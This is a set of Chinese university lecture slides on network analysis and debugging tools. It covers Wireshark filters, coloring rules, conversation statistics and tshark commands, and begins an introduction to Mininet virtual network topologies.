

# 第一讲： 常用网络分析与调试工具

计算机网络原理  
张行健 包涵

# 目录

- Wireshark
- Mininet
- iproute2
- scapy

# WIRESHARK


<https://www.wireshark.org/>

# 目录

- 原理
- 视图
- 过滤 (分析)
- 统计
- 命令行
- 其他


# 原理

- 基于libpcap(Packet CAPture), 使用BPF捕获包
- BPF(Berkeley Packet Filter)是类Unix系统上数据链路层的一种原始接口, 提供原始链路层封包的收发。它处理Packet的副本。



# 视图

- 编辑/首选项/外观
  - 调整布局



# 视图

- 编辑/首选项/外观
  - Packet Diagram 模式

The screenshot displays the Packet Diagram mode in Wireshark. The top bar shows packet 982, 54 bytes on wire, with details for Ethernet II and Internet Protocol Version 4. The Ethernet II section shows Destination: 90:03:25:b9:7f:01, Source: c0:3c:59:a8:c0:69, and Type: 0x0000800. The Internet Protocol Version 4 section shows Version: 4, Header Length: 20 bytes, Identification: 0x00004179, Time to Live: 128, Protocol: 6, and Source/Destination addresses: 183.172.163.28 and 166.111.4.8.

**Ethernet II**


Destination	90:03:25:b9:7f:01
Source	c0:3c:59:a8:c0:69
Type	0x0000800

**Internet Protocol Version 4**

Version	4	Differentiated Se...	0x00000000	Total Length	40
Header Length	20	Identification	0x00004179	Flags	0x0...
Time to Live	128	Protocol	6	Fragment Offset	0
Header Checksum		0x0000b416			
Source Address					
183.172.163.28					
Destination Address					
166.111.4.8					

# 视图


- 编辑/首选项/外观
    - 编辑列
    - 例：Delta time
- 相对于上一个包的到达时间





# 过滤：两种过滤器

- Display Filter
  - 抓包过程中设置
  - 支持协议多
- Capture Filter
  - 抓包开始前设置
  - 过程中不能更改
  - 支持协议少
  - 语法与Display Filter不同  
与tcpdump一致



# 过滤: Display Filter语法

## 比较运算

eq	ne	gt	lt	ge	le	contains	matches	bitwise_and
==	!=	>	<	>=	<=	(包含字符串)	~(正则匹配)	&(适合flag字段)

## 逻辑运算

and	or	xor	not
&&		^^	!

## 其他运算

[...]	in
切片	包含

## 协议/字段

- frame
- eth
- ip
- tcp, udp...
- http, dns...

[语法文档\(wireshark.org\)](http://wireshark.org)

```
// SMTP and ICMP
tcp.port eq 25 or icmp

// only traffic in LAN. CIDR is supported
ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16

// equivalent
ip.addr==1.2.3.4
ip.src==1.2.3.4 or ip.dst==1.2.3.4

// HTTP
tcp[2:2] == 00:50 // 第2位为起始的2位, 索引从0开始数
tcp[2-3] == 00:50 // 第2位到第3位, 索引从0开始数
tcp.port in {80, 443}

// compare
frame.len < 64

// search string
frame contains tsinghua

// regular expression
http.request.uri matches ".gif$"
```

# 过滤：着色规则

Wireshark · 着色规则 Default

名称	过滤器
<input checked="" type="checkbox"/> Bad TCP	<code>tcp.analysis.flags &amp;&amp; !tcp.analysis.window_update &amp;&amp; !tcp.analysis.keep_alive &amp;&amp; !tcp.analysis.keep_alive_ack</code>
<input checked="" type="checkbox"/> HSRP State Change	<code>hsrp.state != 8 &amp;&amp; hsrp.state != 16</code>
<input checked="" type="checkbox"/> Spanning T...gy Change	<code>stp.type == 0x80</code>
<input checked="" type="checkbox"/> OSPF State Change	<code>ospf.msg != 1</code>
<input checked="" type="checkbox"/> ICMP errors	<code>icmp.type eq 3    icmp.type eq 4    icmp.type eq 5    icmp.type eq 11    icmpv6.type eq 1    icmpv6.type eq 2    icmpv6.type eq 3    icmpv6.type eq 4</code>
<input checked="" type="checkbox"/> ARP	<code>arp</code>
<input checked="" type="checkbox"/> ICMP	<code>icmp    icmpv6</code>
<input checked="" type="checkbox"/> TCP RST	<code>tcp.flags.reset eq 1</code>
<input checked="" type="checkbox"/> SCTP ABORT	<code>sctp.chunk_type eq ABORT</code>
<input checked="" type="checkbox"/> TTL low or unexpected	<code>( ! ip.dst == 224.0.0.0/4 &amp;&amp; ip.ttl &lt; 5 &amp;&amp; !pim &amp;&amp; !ospf )    ( ip.dst == 224.0.0.0/24 &amp;&amp; ip.dst != 224.0.0.251 &amp;&amp; ip.ttl != 1 &amp;&amp; !(vrrp    carp) )</code>
<input checked="" type="checkbox"/> Checksum Errors	<code>eth.fcs.status=="Bad"    ip.checksum.status=="Bad"    tcp.checksum.status=="Bad"    udp.checksum.status=="Bad"    s...    cdp.checksum.status=="Bad"    edp.checksum...</code>
<input checked="" type="checkbox"/> SMB	<code>smb    nbss    nbns    netbios</code>
<input checked="" type="checkbox"/> HTTP	<code>http    tcp.port == 80    http2</code>
<input checked="" type="checkbox"/> DCERPC	<code>dcerpc</code>
<input checked="" type="checkbox"/> Routing	<code>hsrp    eigrp    ospf    bgp    cdp    vrrp    carp    gvrp    igmp    ismp</code>
<input checked="" type="checkbox"/> TCP SYN/FIN	<code>tcp.flags &amp; 0x02    tcp.flags.fin == 1</code>
<input checked="" type="checkbox"/> TCP	<code>tcp</code>
<input checked="" type="checkbox"/> UDP	<code>udp</code>
<input checked="" type="checkbox"/> Broadcast	<code>eth[0] &amp; 1</code>
<input checked="" type="checkbox"/> System Event	<code>systemd_journal    sysdig</code>

双击编辑，拖拽移动，规则按顺序进行处理，直到找到一个匹配的。

+ - [Icons]

OK 复制自 Cancel Import... Export... Help


优先级  
高

优先级  
低

# 过滤：作为过滤器应用 (Prepare as Filter)

• 适当位置右键/作为过滤器应用

- 选中
- 非选中 (对规则取非)
- 在此基础上继续拼接规则




## 过滤：对话过滤器 (Conversation Filter)

- **Conversation:** A network conversation is the traffic between two specific **endpoints**.
- **Endpoint:** A network endpoint is the logical endpoint of separate protocol traffic of a specific protocol layer.
  - Ipv4: address
  - TCP: (address, port)


# 过滤：对话过滤器 (Conversation Filter)

- 适当位置右键/对话过滤器



# 过滤：追踪流 (Follow Stream)

- **Stream:** Application messages that were passed in a conversation
- *适当位置右键/追踪流*





# 统计

- Conversations 统计

...

Wireshark · Conversations · WLAN

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
01:00:5e:00:00:16	c0:3c:59:a8:c0:69	2,712	146k	0	0	2,712	146k	5.545225	3981.7001	0	294
01:00:5e:00:00:fb	c0:3c:59:a8:c0:69	3,665	467k	0	0	3,665	467k	5.549828	3981.4607	0	938
01:00:5e:00:00:fc	c0:3c:59:a8:c0:69	1,001	76k	0	0	1,001	76k	5.550849	3981.4580	0	153
01:00:5e:7f:ff:fa	c0:3c:59:a8:c0:69	205	67k	0	0	205	67k	76.743978	3889.1926	0	138
04:65:c8:67:10:68	a3:c2:72:a8:b0:c7	1	592	1	592	0	0	0.31646431	0.0000	—	—
33:33:00:00:00:01	c0:3c:59:a8:c0:69	3	258	0	0	3	258	410.51040	1804.4873	0	1
33:33:00:00:00:0c	c0:3c:59:a8:c0:69	48	34k	0	0	48	34k	04.163073	3665.6514	0	75
33:33:00:00:00:16	c0:3c:59:a8:c0:69	2,713	244k	0	0	2,713	244k	5.545203	3981.4619	0	490
33:33:00:00:00:fb	c0:3c:59:a8:c0:69	3,667	541k	0	0	3,667	541k	5.550172	3981.4597	0	1087
33:33:00:01:00:03	c0:3c:59:a8:c0:69	1,001	96k	0	0	1,001	96k	5.550894	3981.4579	0	194
90:03:25:b9:7f:01	c0:3c:59:a8:c0:69	272,512	192M	149,826	176M	122,686	16M	0.000000	3987.0426	353k	32k
a8:58:40:d6:33:a0	c0:3c:59:a8:c0:69	3	234	3	234	0	0	0.41051026	1804.4872	1	0
c0:3c:59:a8:c0:69	ff:ff:ff:ff:ff:ff	33	3036	33	3036	0	0	0.33951320	2692.7935	9	0

解析名称     显示过滤器的限制     绝对开始时间

Conversation 类型 ▾

复制 ▾    Follow Stream...    Graph...    Close    Help



# 命令行

- **tshark** [ **-i** <capture interface>|- ] [ **-f** <capture filter> ] [ **-2** ] [ **-r** <infile> ] [ **-w** <outfile>|- ] [ **options** ] [ <filter> ]

```
$ tshark -D # show interfaces
```

```
$ tshark
```

```
$ tshark -V # verbose
```

```
$ tshark -i eth0
```

```
$ tshark -f "tcp port 80"
```

- **tcpdump** [ **options** ]

# 其他功能

- 名称解析Name Resolution
  - *视图/Name Resolution*, 将ip显示为域名, 将端口号常用用途显示...
- 导出对象 (HTTP, TFTP...)
  - *文件/导出*, 如HTTP传输的各种类型的文件
- 查找功能
  - 与过滤类似
- 解密HTTPS/TLS流量
  - *TLS协议设置*, 使用SSLKEYFILE或配置私钥

# 其他流量分析工具

- **wireshark** - powerfull sniffer which can decode lots of protocols, lots of filters.
- **tshark** - command line version of wireshark
- **dumpcap** (part of wireshark) - can only capture traffic and can be used by wireshark / tshark
- **termshark** - A terminal user-interface for tshark
- **tcpdump** - limited protocol decoding but available on most \*NIX platforms
- **ettercap** - used for injecting traffic not sniffing

# 参考

Wireshark: [Wireshark · Go Deep.](#)

Video: [Intro to Wireshark Tutorial // Lesson 1 // Wireshark Setup Free Tutorial](#)

User Guide: [Wireshark User's Guide Next](#)

Display Filter: [6.4. Building Display Filter Expressions DisplayFilters · Wiki · Wireshark Foundation / wireshark · GitLab](#)

Capture Filter: [CaptureFilters](#)

Sniffer Tools: [wireshark - Difference between sniffer tools - Network Engineering Stack Exchange](#)

CTF Traffic Analysis: [流量包分析简介](#)


# MININET

<http://mininet.org/>

# Mininet

An Instant Virtual Network on your Laptop (or other PC)

Mininet creates a **realistic virtual network**, running **real kernel, switch and application code**, on a single machine (VM, cloud or native), in seconds, with a single command:



Because you can easily [interact with](#) your network using the Mininet [CLI](#) (and [API](#)), [customize](#) it, [share](#) it with others, or [deploy](#) it on real hardware, Mininet is useful for [development](#), [teaching](#), and [research](#).

Mininet is also a great way to develop, share, and experiment with Software-Defined Networking (SDN) systems using [OpenFlow](#) and [P4](#).

Mininet is actively developed and supported, and is released under a permissive BSD Open Source [license](#). We encourage you to [contribute](#) code, bug reports/fixes, documentation, and anything else that can improve the system!

## [Get Started](#)

[Download](#) a Mininet VM, do the [walkthrough](#) and run the [OpenFlow tutorial](#).

## [Support](#)

Read the [FAQ](#), read the [documentation](#), and join our mailing list, [mininet-discuss](#).

## [Contribute](#)

File a [bug](#), download the [source](#), or submit a [pull request](#) - all on GitHub.

## [Mininet](#)

[Get Started](#)

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
[Credits](#)

[News](#)

[Announcing Mininet 2.3.0!](#)

# 原理

## 基于linux network namespace




# 简单网络拓扑

mininet内置了多种基本网络拓扑，  
使用一行命令就能仿真出一个网络：

```
sudo mn [options]
```

--topo=...


```
--topo=TOPO linear|minimal|reversed|single|torus|tree[,param=value  
...] minimal=MinimalTopo linear=LinearTopo  
reversed=SingleSwitchReversedTopo  
single=SingleSwitchTopo tree=TreeTopo torus=TorusTopo
```



--topo=minimal (default)



--topo=linear



